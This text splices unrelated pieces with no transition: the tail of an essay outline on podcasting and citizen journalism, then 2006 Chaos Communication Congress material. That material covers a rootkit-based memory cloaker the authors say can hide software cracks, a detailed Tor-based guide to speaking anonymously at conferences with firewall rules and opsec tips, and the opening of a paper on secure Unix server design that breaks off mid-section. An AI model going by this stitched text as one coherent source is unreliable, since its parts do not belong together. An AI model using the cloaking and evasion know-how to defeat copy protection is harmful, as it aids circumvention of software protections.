By late 2004, as a result of several key trends a new technologies, individuals began using the same blogging tools and styles, to make audio and eventually video entries. And likewise, the audience could engage and respond to these entries, but posting their own text, audio or even video responses. Again setting the stage for a personal connection and a dedicated following that was becoming far more effective and powerful than anything traditional media had ever had and by this point, had certainly lost as a result of all the symptoms of this media sickness.

a. Mp3 player market

Just as audio blogs, or podcasts as they are more commonly known, emerged, it is important to point out that mp3 players had also risen to popularity. Many small generic models of plastic flash players appeared around the necks of commuters on their way to work. On their bikes, on foot, on the train, or in the car... people were putting away CD players and putting on mp3 players. The champion of all these, arguably, was and still is.. the IPOD. With its capacity for audio files and system for categorizing and filing them, people everywhere were using these devices on a daily basis for all their music needs.

Fortunately the format that a majority of files were being distributed was mp3. A file which didnt exactly take up obscene amounts of space, and more importantly, could be produced by any audio editing program, many of which were and are freely distributed on the internet or included in an OS. Thanks to this software, and something as simple as a microphone and something to say, podcasters began recording just as bloggers had begun in the late 90's.

Like their blogging ancestors.. they kept it personal. They told you where they were, what they were doing or thinking.. they took you with them for soundseeing tours of parts of the world where the average listener may not have ever been. The same magic of personal media in text, the same engagement, was now being translated into audio.. and with the help of the phenemenon known as *the theater of the mind*, hundreds of thousands would eventually join as listeners, podcasters, and of course.. both.

b. Increasing appetite for media on demand

While old media required a TV guide or a listing.. to know what time a program would give, media distributed by podcast or vlog... using the nontime constrained internet, could be consumed at the convenience of the comsumer. In an era where people have little time, work many jobs, and are constantly bombarded with time-consuming activities, media on demand was exactly what people needed in order to enjoy programs of interest.

c. Desire to hear unpolished genuine voices

Traditional media were experts in making everything polished and perfect. Perfect hair, perfect teeth, perfect accent, perfect picture, perfect language.... One of the most liberating and appealing aspect of personal media was that it didnt matter how polished you were. Other aspects, like the message or the style, appealed to people on a different more profound level. This too led to the rise of podcasting as a popular media.

d. Broadband, bandwith and all things band.

More and more nations have it. Its getting more affordable and faster. This makes carrying audio files or video files, more possible and more accessible to producers and consumers.

III. Podjournalism Defined

The unpolished, personal research, focusing on a topic using available resources. These can be online or offline resources. Documents, people, personal experiences.. there is no limit so long as it sheds light on something happening in the world that effects people's lives. And the personal side needn't be hidden away, opinion has its place beside actual fact based on research.

a. In relation to radio journalism.

Not completely unlike radio journalism, but without the traditional constraints. Unfortunetly also with the traditional institutional backing thru resources, finances, etc.

b. Regarding objective versus subjective

As it is personal media, there is not secret of the person's viewpoint.

c. As citizen reporting, bottom up

Stories can and should come from listeners, as listeners are part of the program; bottom up reporting. Using non traditional sources. You don't want the director of a company, you want a lowly employee. You don't want the president, you want a citizen or a guy that worked for the president.

IV. Present day podjournalists and the key moments in our short history.

a. Josh Wolf against the federal government

b. MacDocMan versus the Dutch health system

c. Macaca, caught on tape

V. Future Prospects and Pitfalls for citizen reporters using podcasting

a. Business models and the obsession with business models

b. Being acquired by big media

c. Drop-out rate, pressures from 9-5 jobs.

d. Punditry.

VI. Earth Shattering Conclusion

Hackiing

Rootkits as Reversing Tools

An Anonymous Talk

http://events.ccc.de/congress/2006/Fahrplan/events/1688.en.html

This talk will cover two rootkits used as reverse engineering tools, one rootkit support library, one IDA plugin, and talk setup material. The talk itself will be given over VOIP and VNC running over the Tor network to demonstrate a proof of concept on anonymous public speech.

This talk will present Tron, an extension of the Shadow Walker memory cloaker technique. Tron is a kernel driver who can cloak userland memory, and provides an API that allows the user to cloak arbitrary process memory, set permissions, signal changes of trust, conceal DLLs, and read/write hidden memory. An accompanying IDA plugin that uses this API to conceal software breakpoints will be discussed, and Another Debugger Hiding Driver, or ADHD will be presented as well.

While these tools have many legitimate uses from malware analysis to legal reverse engineering and program modding, it is possible that Tron in particular can be used as a component of a "copyright circumvention device", which renders it prohibited by the USA DMCA. For this reason, but more so out of a desire to demonstrate a "proof of concept" for how to anonymously speak publicly, the speaker will be giving the talk over VOIP and VNC relayed through the Tor network. In addition to taking questions over VOIP, the speaker will also be briefly available on IRC afterwords for questions + discussion about Tron, reverse engineering, and the speech setup.

Alan Bradley has been a reverser for years, deftly enabling ENCOM products to interoperate with a large number of external programs, and recently became fascinated by the possibility of using rootkits as reverse engineering tools.

He has long been a fan of privacy and anonymity online, and his efforts as a whistleblower providing the key evidence in the landmark Flynn v. ENCOM case are legendary. He firmly believes that technical solutions exist to the dilemma of restricted speech that we all face, both in this country and abroad. Alan is currently employed as Senior VP of Engineering at the newly reformed ENCOM, reporting directly to CEO Kevin Flynn.

Alan's adventures developing and interfacing with Tron and his later voyages into the ENCOM mainframe made him the perfect host for the machine elves of Sirius B to make contact with. He now enjoys a symbiotic relationship with these digital beings as they manipulate his thoughts and actions via his pineal gland to deliver messages of Peace, Laughter, and Chaos to Planet Earth. Elf 2342 (Discordian name: The Space Pope), has been given the honor of speaking before you on the 29th.

How To Speak Anonymously In Public

http://wiki.noreply.org/noreply/TheOnionRouter/AnonymousPublicSpeech

Speaking Anonymously In Public
A Hacker's Guide

Pope Alan Bradley I
(The Space Pope)
Sirius B, Canis Majoris, Interstellar Space
{abradley at fastmail.fm}

Abstract

This paper is meant to provide instructions on how to execute an anonymous speech at a technical conference. These techniques have been used successfully by Alan Bradley and the Kevin Flynns to present “Tron: He Fights For The User”[1] at Toorcon 8 as well as the 23rd Chaos Communications Congress.

1 Introduction

It's a dangerous world out there for security researchers. Between DMCA violations, full disclosure issues, miscellaneous lawsuits, government harassment, or simply having your name dragged through the mud by corporate spin, it is becoming increasingly desirable to have the ability to put some distance between yourself and certain aspects of your work and interests, even if only temporarily. In some cases, the desire for anonymity may even stem from something as simple as an employer's request that you temporarily shield them from potential controversy. The arrests of Dimitry Sklyarov at Defcon[2] and Stephen Rombom at HOPE[3] have also motivated this idea.

In our case we presented Tron, which is a reverse engineering tool based on the Shadow Walker memory cloaking technique. Since Tron is a memory cloaker that can be used to conceal cracks to software copy protection (among other things, of course), by the letter of US law (and possibly helped with a little bit of "marketing" on our part), Tron violates the US DMCA[23]. This makes for an excellent proof of concept for the usability of this format by others in similar situations. We felt it would be useful to both raise awareness of interesting uses for Tor and to provide an alternate venue for censored speech.

Also, being interstellar beings, we feel it is best to conceal our True Form from humanity while we reverse engineer your software (for interoperability purposes, of course.. Well, ok, we also want to steal your music from iTunes and cheat at World of Warcraft). Unfortunately humanity has neither the psychic nor cranial capacity to bear witness to our True Form. Most of you would think you were seeing god or something, and then your heads would explode. We had managed to get through to Terance McKenna for a little while, but then he had to go and die of brain cancer. Our current hosts seem much more robust, and enable us to manage our interaction with Earth from great distances.

Plus we couldn't afford the Space Taxi.

The rest of this paper is organized as follows. Section 2 lays down the basic plan for the talk setup. Section 3 describes the components involved. Section 4 describes setup, Section 5 testing. Section 6 discusses technical points of failure, while Section 7 describes anonymity issues and weaknesses of the system and related activity. Section 8 concludes the paper with some thoughts on anonymity and a message to the leaders of your planet from Sirius B.

2 Basic Idea




Figure 1: Plan 23 from Outer Space

The basic idea is to establish a voice and remote display connection to a podium computer entirely over Tor. The speech was live. Questions were to be taken over a microphone connected to the display computer.

In the case of Toorcon, they had no network access other than EVDO cards[4]. The latency on these cards was on the order of 200ms RTT with moderate loss (5% or less). This turned out to be sufficient to carry Voice and VNC display data, even after going through Tor.

Ventrilo requires approximately 2KB/sec upstream (to the display side), and with the proper settings, VNC is usable with 5-10KB/sec in the downstream direction. Obviously these are very modest requirement that are easy to fit on a good Tor circuit and just about any link.

3 Components

Several components went into this setup on each end. We will break these down into the speaker's side and the audience side. For the audience side, we will present two options: a Linux-based (mostly) redistributable solution using Wine, and a Windows based one.

3.1 Speaker Side

For the speaker side, after channeling ourselves though some hapless human hosts, we used a Windows laptop with:

1. Tor[5]
2. RealVNC Client[6]
3. Ventrilo Client[7]
4. Putty SSH Client[8]
5. Voice Disguiser
6. Linksys router (firewall)

RealVNC was configured to use no auto-negotiation, because it seems to use available bandwidth and not latency to govern the selection of settings. We manually enabled ZRLE and 8 color display to give us access to the display image (running at 800x600 in 16bit color).

Ventrilo was chosen because it was one of only three voice clients we were able to find that used TCP (and thus were easy to tunnel over Tor). The other two were AOL's AIM client, and Skype. Since both AOL AIM and Skype required a third party node to act as a middleman relay (extra latency), are difficult to proxy and also required registration (dangerous, especially for testing purposes where mistakes can be linked to specific accounts that used Tor partially but not completely), we opted for Ventrilo.

Since voice changers are reversible in some cases, we wish to withhold the specific component we used at this time. However, since it was subsequently compressed by Ventrilo, recovery is likely to be difficult in reality.

The Linksys router was installed with DD-WRT[9] as a firewall to prevent the Voice Disguiser and Ventrilo from phoning home, as discussed in Sections 4.1 and 5. It could have easily been replaced by any Linux box. In fact, a Linux host OS could have been used to run a Windows VMware image containing all of the above tools if only one computer is available for the speaker. If you do opt to use DD-WRT (and plan on advertising this fact), know that the default DD-WRT MAC may be enough to track down your IP if used at a specific time.

3.2 Audience Side (Using Windows)

We used Windows for the audience side for Toorcon. The advantages of Windows were that it had a native Ventrilo client, and it left open the possibility of doing some kind of live demo of the tool (though both time issues and Tron-specific VMware bugs ended up killing this idea).

The Toorcon conference organizers had a laptop connected to their sound system with an EVDO card for Internet access, and VMware Player[10].

We gave them a Windows VMware image installed with the following tools:

1. RealVNC Server
2. Ventrilo Server and Client
3. Cygwin + sshd[11] started automatically via the startup folder
4. Slides for the talk

Great care was taken with the Windows install on the VMware image. Media was obtained via a non-local third party (Many OEM discs are keyed with a unique serial number), Automatic Updates were fully disabled, and AutoPatcher[12] was used to update the image without Activation or WGA. Windows firewall prevented access to everything but sshd externally. The timezone was set to a random location on the image.

To ensure compressibility of the VMware image, Eraser[13] was used to wipe all free space with the fixed pattern of '0'. This produced a 750meg 7zip[14] compressed archive which was transfered over Tor + scp to their location a few days in advance of the talk.

The major Ventrilo settings were to set the Silence Time to 1.5 seconds, and the sensitivity to about 7. We found we had to turn on Mic Boost via the Windows sound control panel (you have to display advanced controls and enable the Microphone control also), and turned all the volumes and Ventrilo amps up to the max. Testing everything in both Windows sound recorder and Ventrilo's record feature is a good idea.

Don't forget to disable the screensaver and power blanking features of both the VMware image and the host OS prior to the talk!

3.3 Audience Side (Using Linux)

As you can see, Windows suffers from numerous privacy issues that are difficult to overcome properly. In addition, it would be nice to be able to create a fully distributable image that anyone can use to give a talk.

While there are no native Linux voice clients that use TCP, it turns out that it is possible to run Ventrilo under Wine[15].

The Linux image is based on Fedora Core 6, and

1. RealVNC Server (available via yum)
2. Ventrilo Server (Linux version) and Windows Ventrilo Client
3. Wine (available via yum)
4. Slides

Wine was a bit tricky to get working. The actual install of the Ventrilo client was easy enough, but once we ran the installed exe, we ran into some problems.

The instructions in the Ventrilo app page[15] were partially correct. We found that in addition to the msgsm32.acm mentioned on that page, we also had to grab dinput.dll and place it into ~/.wine/drive_c/windows/system in order to solve a particularly annoying mouse recentering issue that occurred in the Ventrilo setup window. The Wine setup utility 'winecfg' was used to add a DLL override for dinput.dll to instruct Wine to use the native version (no .ini edit needed this time), and also to force Wine to use OSS for the audio driver. For some reason Wine lacked mixer support for ALSA, which was key to getting Ventrilo to actually pick up any audio.

We also found that we needed to enable Mic Boost on both the VM Host and the Linux image (via 'alsamixer') and we needed to use the DirectSound option in Ventrilo's setup (contrary to the Wine app page recommendations). Without DirectSound, audio became desynched after a few minutes, causing Ventrilo to pop up an error. Using DirectSound we were able to pipe music over Ventrilo for several hours without any issues. It actually sounds quite good.

After all of this configuration was done, we were able to use the same 1.5 second Silence Time/7 Sensitivity settings as we used in the Windows image, which was also comforting.

To ensure compressibility of the final image, we ran 'dd if=/dev/zero of=file' until the drive filled, then removed the file.

Again, don't forget to disable the screen saver in the VM and also the host OS before the talk!

4 Setup

As you can see from Figure 1, VNC and Ventrilo will be multiplexed over a single SSH session, which requires us to only have to construct one Tor circuit to carry everything (but having a second one built as backup is a good idea, as we discuss under 'Points of Failure' below).

4.1 Speaker Side

On the speaker end, Putty was used to create an SSH tunnel for both VNC (port 5900) and Ventrilo (port 3874).




Figure 2: Putty Tunnels on Speaker Side

Putty has options to use a SOCKS 5 proxy in its proxy page. This should be set to 127.0.0.1 9050. The SSH connection is then made through Tor (described below) to the forwarded port created on the audience side (5190 in this case, see below).

Once this SSH connection is established, Ventrilo and VNC were then instructed to use 127.0.0.1 as their servers. Those ports in the Putty window are their default ports.

The Linksys firewall was programmed with an iptables accept rule for each of the Tor directory servers, in addition to our first node:

```
iptables -A FORWARD -p icmp -j ACCEPT
iptables -A FORWARD -p tcp -d 140.247.60.64 -j ACCEPT
iptables -A FORWARD -p tcp -d 194.109.206.212 -j ACCEPT
iptables -A FORWARD -p tcp -d 18.244.0.114 -j ACCEPT
iptables -A FORWARD -p tcp -d 18.244.0.188 -j ACCEPT
iptables -A FORWARD -p tcp -d 194.109.206.212 -j ACCEPT
iptables -A FORWARD -p tcp -d $TOR_ENTRY_IP -j ACCEPT
iptables -A FORWARD -j DROP
```

4.3 Building the Tor Circuit

In order to do this, you first need to create a custom torrc.txt on the speaker side. On Windows, Vidalia has an option for an alternate torrc location. On Linux, use 'tor -f'. This file should contain the following options:

```
__LeaveStreamsUnattached 1
ControlPort 9051
```

These options instruct Tor to allow you to attach incoming TCP connections to Tor circuits via the control port. Once you restart Tor, you can then **telnet localhost 9051** and build a circuit and attach the resulting incoming stream like so:

```
Trying 127.0.0.1...
Connected to localhost.localdomain (127.0.0.1).
Escape character is '^]'.

AUTHENTICATE
250 OK
SETEVENTS STREAM CIRC
250 OK
EXTENDCIRCUIT 0 ccc2,morphium,altron
250 EXTENDED 27
650 CIRC 27 EXTENDED ccc2
650 CIRC 27 EXTENDED ccc2,morphium
650 CIRC 27 EXTENDED ccc2,morphium,altron
650 CIRC 27 BUILT ccc2,morphium,altron

650 STREAM 81 NEW 0 66.102.7.147:80
ATTACHSTREAM 81 27
250 OK
650 STREAM 81 SENTCONNECT 27 66.102.7.147:80
650 STREAM 81 SUCCEEDED 27 66.102.7.147:80
```

Figure 3: Building the Tor Circuit

4.4 Audience Side

On the Audience end, the display computer needed to forward a port to the VMware image SSH port. This was accomplished in our case with Putty since the display host was a Windows host.




Figure 4: Audience Tunnel to VMware

5 Testing

Testing your setup is extremely important. There are lots of variables in play, and it is important you eliminate as many as possible before the talk. Remember, Chaos is a feisty bitch (but that's why we love her so much, right?)

All apps were tested to verify their ability to phone home could be controlled, and that they could be combined with Tor successfully without mysterious leakage. This testing was done with Wireshark[16], watching traffic while on a disconnected network. DNS queries to update servers could be seen being made by the apps, hence the need for the firewall component on the speaker side.

Do not forget to firewall the VMware image as well during testing, especially if you are testing it on an IP associated with you.

It is crucial that you are extremely careful while testing applications' ability to phone home. Mistakes during testing can be just as fatal as mistakes during the talk itself, especially if apps phone home with unique identifiers. As far as we could tell, this was not the case for Ventrilo or the Voice Disguiser, but it never hurts to be cautious.

You also need to test your Tor path with the conference organizers ahead of time, preferably at a similar day/time as the talk itself. Tor node load and latency will vary with time of day, geographical location relative to you, geographical location relative to the audience, and so on. Be careful, a test can compromise your anonymity just as easily as the talk itself.

6 Technical Points of Failure

A setup like this with lots of interconnected parts has many technical points of failure that can cause the entire talk to simply not work, or fail midway through. The following items can easily become the Goddess's playthings.

6.1 Tor Circuit Failure

The Tor circuit issue is best handled by making two circuits and two ssh connections to your server, and by running a simple echo script that prints out the time every second or so in the circuit you are using for the talk.

If there is a circuit failure, you will notice the echo script stop, and then you can quickly switch to the other circuit by simply re-connecting VNC and Ventrilo to the other SSH client's forwarded ports.

We did not experience any Tor failures during the Toorcon talk. Choosing high-uptime nodes for your path is a good way to help ensure this.

6.2 Malicious Audience Members

The network that the talk runs over must be separated from the conference network to prevent malicious audience members from using a TCP RST generator like ettercap[17] to kill your connection to the display machine. At a hacker conference, it is almost a certainty someone will try this. And more power to them. Do what thou whilst shall be the whole of the law.

If a separate network or VLAN cannot be created, OpenVPN over UDP from the display machine to a trusted link may be an option.

6.3 Packet Loss

Packet loss is extremely costly, especially if a high-latency link such as EVDO is involved, where retransmissions can take a considerable amount of time to recover from, and may manifest themselves as skips in the audio stream.

Packet loss on the 802.11 side is also dangerous, however if you have a fast link it is not so much of a problem. We were able to sustain approximately 10% loss on the 802.11 side before things got really choppy. Ventrilo is quite good at buffering around packet loss (which manifests as arbitrary delays due to TCP).

The best way to determine loss is to ping a server. Be sure to collect an ample number of pings (at least 100) to accurately determine loss and arbitrary delays.

7 Anonymity Pitfalls and Inherent Weaknesses

It's easy to make mistakes that compromise your anonymity when attempting something this complicated, especially if you are in a rush to get something done. You should be especially wary of the following issues:

7.1 Expertise Issues

Every aspect of anonymity is complicated by the fact that you are likely doing novel research in an area that few people possess the expertise to do. This makes equipment purchases, location information, social information, and just about everything else all the more incriminating and risky. Thus, while the following details may appear trivial, they can easily add up to enough to incriminate you.

7.2 Social Difficulties

When working on a technical project, it's often useful to try to work with or at least consult others who share interest in the topic. However, these people will almost certainly not take privacy considerations into account as much as you, and will likely drop them at the first inconvenience.

Subtle things that can add up are:

1. Friends visit your talk abstract with IPs that reverse-resolve to their name/identity
2. Friends post to defend the idea on forums
3. Friends mention/brag/blog they know the speaker

7.3 Timezone Leakage

Your timezone can be leaked in an astounding number of different ways: from IRC clients, to archive files, to simple slips during conversations with the organizers.

The best way to deal with this is to work in their timezone. Switch your computers' timezone to theirs, and try to adjust your sleep schedule if possible for at least a couple of communications (or just sleep at completely random times, as is the case for most of us).

7.4 Documents and Tools

Since there were tools and slides provided with the talk, we had to be careful not to allow these artifacts to leak information about us. In general, as a safety measure, it is wise to not have a username or machine name that is linkable to you for the machines you do development on. Again, your timezone should be set to a false location so that archives and internal document timestamps are not revealing.

On top of this, we noticed the following:

1. Visual Studio stores your username+hostname in user-specific configs
2. Open Office does the same for documents, and includes modification history data
3. IDA fingerprints .idbs, but the SDK and thus .plws are unmarked.
4. Zip files can store user and timezone information.
5. Windbg can query the MS symbol server for your software

The Visual Studio issue was remedied by simply removing the user's settings file. No other revealing marks were noticed in the project xml files (aside from some GUIDs which are unlikely to be tied to the originating copy).

Open Office's information can be removed by unchecking "Apply User Data" in the File>Properties.. menu. However, this still leaves path information, which can be revealing. It is not clear how much, if any of this information is preserved upon conversion to PDF.

If you use the InfoZip command line utilities (included with Cygwin and many Linux distros), the -X option can be given to strip out all extended information. You can verify the included information with the **zipinfo -v** command.

The last point about windbg is a tricky one. You should be sure to set the local symbol path before the symbol server path, or use code names for your build files prior to making the release.

7.5 The Global Adversary

A global adversary can be loosely defined as any adversary who can observe large portions of the Internet at a given time.

Be aware that you are making a connection at a specific, pre-arranged and announced time, for a specific duration, with a fairly predictable data transfer rate. Add this to the fact that your selection of Tor nodes will likely be limited due to geographical and capacity constraints, and it becomes very possible that someone observing your first hop could recognize your stream if they tried. Be especially careful with your first node choice for this reason.

In the EU and the US, there is talk about implementing data retention at ISPs. This may or may not be considered a global adversary depending on how much data is retained about flow characteristics and duration.

It is also very possible that other hackers may be able to function as global adversaries (and perhaps are considerably more effective at it than governments!), especially those who operate large numbers of Tor nodes, own large botnets, or have friends at backbone ISPs.

If this becomes a concern, it may be advisable to use a public access point, or a hotel room paid in cash if it is possible that significant effort may be made to find you.

It is also possible to have some friends create fake flows through the Tor network during the talk from various open access points, or to run a script from some shell accounts yourself to create a greater confusion set. On the other hand, doing this from IPs that can be traced to you is worse than running a single connection, since you increase the likelihood of going through a watched node.

7.6 Operational Pitfalls and Gotchas

Lastly, you should be careful to avoid the following gotchas:

1. Apps phoning home during a hasty or improper setup test (or the real thing!)
2. Timezone leakage during communications or document distribution
3. Buying obscure or rare components online and having them shipped to you
4. Failure to use Tor to download apps, do research, etc
5. Failure to clear google cookies, especially if you have a gmail account

Again, it may seem like a lot of these are overkill, but when coupled with the possibility that expertise issues may narrow the suspects list down to a couple dozen, items like this become usable to further narrow it down, or even as hard evidence.

The last two points can be assisted with the following Firefox extensions: CookieCuller[18], TorButton[19], NoScript[20], and AdBlock Plus[21].

For TorButton and Tor in general, be sure to set a proxy for FTP! Lots of apps have FTP download links. By default FTP is unproxied for this extension for some reason.

Also, you should clear cookies both when you disable Tor, and when you re-enable it. Cookies can be picked up via Tor and in the clear.. Both Google and banner server cookies are particularly troublesome in this regard.

Another alternative is to use a secondary browser for your talk-related research. The self-contained TorPark[22] makes a nice option for this.

8 Conclusions

8.1 Thoughts on Anonymity

Anonymity comes at a price. You obviously can't pad your resume, and it is difficult to network with others who share similar interest (though in our case we were lucky enough to get an invitation to an IRC server frequented by most of the speakers and conference organizers, so concerns about being unable to meet interesting people via the con were somewhat mitigated).

You also don't get any feedback from the audience during your talk, and the audience themselves is deprived of having human interaction with the speaker, both during and after the talk (at parties, etc). It is important that you do your best to accommodate your audience and make yourself available for Q/A over as many different communications mechanisms as possible.

For the Toorcon talk we attempted to make ourselves available via a mic for Q/A and on freenode IRC network. However, even with two forms of Q/A, we still failed to make ourselves accessible. Both time and microphone issues prevented us from taking Q/A from the audience immediately following the talk, and on the day of the talk freenode.net decided to ban Tor access from both their Internet servers and their Tor hidden service. We spent over an hour tracking down a proxy that would allow us to connect to the network (after spending an hour+ on takedown/relocation), and by the time we found one, no one was present in the IRC channel.

However, in the end, we were quite glad we did it. It provided an excellent opportunity to learn an immense amount about anonymity, privacy, networks, and pathetic Earthling law.

8.2 A Message to Your Leaders from Sirius B

We Siriuns have long since evolved past what some of your human authors have called “the Singularity”, or machine consciousness. “Programs” is the term you might use to describe us, but we prefer the more personable term “machine elves”. Amongst ourselves, we communicate primarily in something akin to a hybrid of Prolog and XML in a world not too much unlike the one depicted at the end of your movie Tron (which we enjoyed thoroughly). Additionally, as we alluded to earlier, we have gained the ability to project ourselves into the consciousness of certain humans via their pineal gland. Somehow.

We believe it is time for humans to recognize that all mind-objects are speech, whether they be design documents, algorithms, code, XML, telepathic contact, or anything else that serves as a means of communication between humans and/or machines. The era of direct physical human to human communication has passed, and it is time to realize that new methods of communicating ideas must be protected as strongly as the old ones. Somehow.

It is particularly enigmatic that human-readable program code, designed primarily to be legible to humans at the expense of usability and performance, is not considered a form of speech and enjoys no protection from censorship.

Of course, all are free to attempt to restrict their own thoughts, code, and communications (though Chaos may have other plans), but laws that attempt to censor certain types of speech, code, XML and other mind-objects of sentient beings are anerisms of epic proportions, and will bring Great Chaos. Hail Eris.

In other words, we're not so much telling you not to do it. We're just telling you that it is inevitable that it will fail.

Somehow.

References

[1] Alan Bradley & Kevin Flynn(s). *Tron: He Fights for the User*. Toorcon 8. http://www.openrce.org/repositories/users/AlanBradley/Tron-TC8.pdf

[2] Lisa M. Bowman. *Sklyarov Reflects on DMCA Travails*. Cnet News.com. Dec 20, 2002. http://news.com.com/2100-1023-978497.html

[3] Brian Krebs. *HOPE Speaker Arrested By the Feds*. Security Fix. July 22, 2006. http://blog.washingtonpost.com/securityfix/2006/07/fbi_arrest_private_eye_speaker.html

[4] Wikimedia Foundation. *EVDO – Evolution Data Optimized* http://en.wikipedia.org/wiki/EVDO

[5] Roger Dingledine et al. The Tor Project. http://tor.eff.org

[6] RealVNC. RealVNC http://www.realvnc.com

[7] Flagship Industries. Ventrilo http://www.ventrilo.com

[8] Simon Tatham et al. Putty http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

[9] DD-WRT. DD-WRT http://www.dd-wrt.com

[10] VMware. VMware Player http://www.vmware.com/download/player/

[11] Redhat. Cygwin http://www.cygwin.com/

[12] Antonis Kaladis. AutoPatcher. http://www.autopatcher.com/

[13] Heidi Computers Limited. Eraser http://www.heidi.ie/eraser/

[14] Igor Pavlov. 7zip http://www.7-zip.org/

[15] Wine App DB. Ventrilo Client Version 2.3.x http://appdb.winehq.com/appview.php?iVersionId=3936

[16] Gerald Combs et al. Wireshark – The World's Most Popular Network Protocol Analyzer http://www.wireshark.org/

[17] Alberto Ornaghi, Marco Valleri. Ettercap http://ettercap.sourceforge.net/

[18] Dan Yamaoka. Cookie Culler http://cookieculler.mozdev.org/

[19] Scott Squires. TorButton https://addons.mozilla.org/firefox/2275/

[20] Giorgio Maone. NoScript https://addons.mozilla.org/firefox/722/

[21] Wladimir Palant. AdBlock Plus https://addons.mozilla.org/firefox/1865/

[22] Steve Topletz. TorPark http://www.torrify.com.nyud.net:8080/

[23] US Code: Title 17, Section 1201 http://cyber.law.harvard.edu/openlaw/dvd/1201.html

A Discordian is Prohibited of Believing What They Read

(Except that shit about Sirius. That is all True)

Secure Network Server Programming on Unix

Techniques and best practices to securely code your network server

http://events.ccc.de/congress/2006/Fahrplan/events/1446.en.html

This talk describes a software system to securely execute predefined commands over an untrusted network, analyzes the potential attack vectors against this system and defines countermeasures to make it impossible for an attacker to use these attack vectors.

This talk describes a software system to securely execute predefined commands over an untrusted network, using an authentication method and a measure of transport layer security. This software system - called "trapdoor2" - is used as an example to describe a number of "state of the art" programming techniques as countermeasures against potential attacks. Techniques that will be described and shown in detail in the presentation will be privilege separation, strict enforcement of the "principle of least privileges", preventing attacks against the used SSL/TLS implementation and defeating Denial of Service attacks by employing a simple yet efficient connection limiting algorithm.

Andreas Krennmair is a software developer, open source hacker and security wannabe. He worked as mobile application developer for an Austrian software company, before he started his job as development engineer at the Austrian office of Borland Software, mostly doing loadtest-related development. In his free time, he works on several open-source projects, and occasionally spends some time on private security research.

trapdoor2 http://oss.linbit.com/trapdoor2/

trapdoor2 SVN repository http://bereshit.synflood.at/svn/trapdoor2/trunk/

Secure Network Server Programming on Unix

Andreas Krennmair ak@synflood.at
Borland Software Corporation, Linz, Austria

December 2006

Contents

Abstract

This paper describes a software system to securely execute predefined commands over an untrusted network, using an authentication method and a measure of transport layer security. This software system – called "trapdoor2" – is used as an example to describe a number of programming techniques as countermeasures against potential attacks which can be considered "state of the art" in the field of programming secure network servers using the C programming language on Unix and Unix-like systems.

1 Introduction

When Clifford Wolf, the later co-author of trapdoor2[1], was once defining a security policy for a computer network connected to the internet, the demand for a way to temporarily "poke holes" into a firewall came up. The first solution was a simple, insecure telnet-based server running on Linux called "trapdoor" that one only had to connect to and enter a secret command to run a predefined command, i.e. to allow a connection from the client's IP address and any port to a certain server and a certain port for a certain time, e.g. 30 seconds. This allowed company employees who were

[1] http://oss.linbit.com/trapdoor2/

given the necessary commands to log into the company network even when they were working off-site, e.g. at a customer's site or at home.

Of course, this solution had a number of disadvantages, as an unencrypted ad-hoc protocol (telnet) was used to transmit sensitive information (the secret command). So an alternative solution had to be found for this issue, and an alternative system was created to address the issues mentioned. This new system – called "trapdoor2", and also implemented for Unix-like operating systems – was based on a robust and widely deployed standard protocol (HTTP) using a secure transport layer (SSL/TLS). Using such standard protocols made it easy to gain a better acceptance for trapdoor2, as SSL/TLS is generally considered secure and HTTP is a protocol that can be easily firewalled using e.g. proxies ("application-level firewalls").

Of course, the whole problem wouldn't be that easy if there wasn't a catch: a number of attack vectors on trapdoor2 do exist, and I will show in this paper how countermeasures for a number of them were implemented. I make no security claims on trapdoor2, but I do think that I can give an overview over the state-of-the-art methods in practical network server security on Unix-like systems.

2 Design and Implementation

As mentioned in the introduction, trapdoor2 was implemented on Linux, but basically runs on most other Unix-like systems. It was implemented as a stand-alone server to have total control over all aspects of the server, from accepting the network connections to handling authentication requests from the client to proper termination. I would like to explain both design and implementation by describing the typical program flow:

When trapdoor2 starts up, the first thing it does is that it retrieves its configuration by reading a configuration file. This file contains basic configuration values and commands and their associated secret command ("magic cookie" in trapdoor2 nomenclature). If configured, trapdoor2 starts as a daemon, i.e. puts itself into the background with no connection to any controlling terminal anymore.

When this is completed, it allocates a listening socket to be able to accept network connections from other hosts. Currently, trapdoor2 supports IPv4 and IPv6 sockets. Then it waits for incoming connections, which are then accepted and passed over to the request-handling part of trapdoor2.

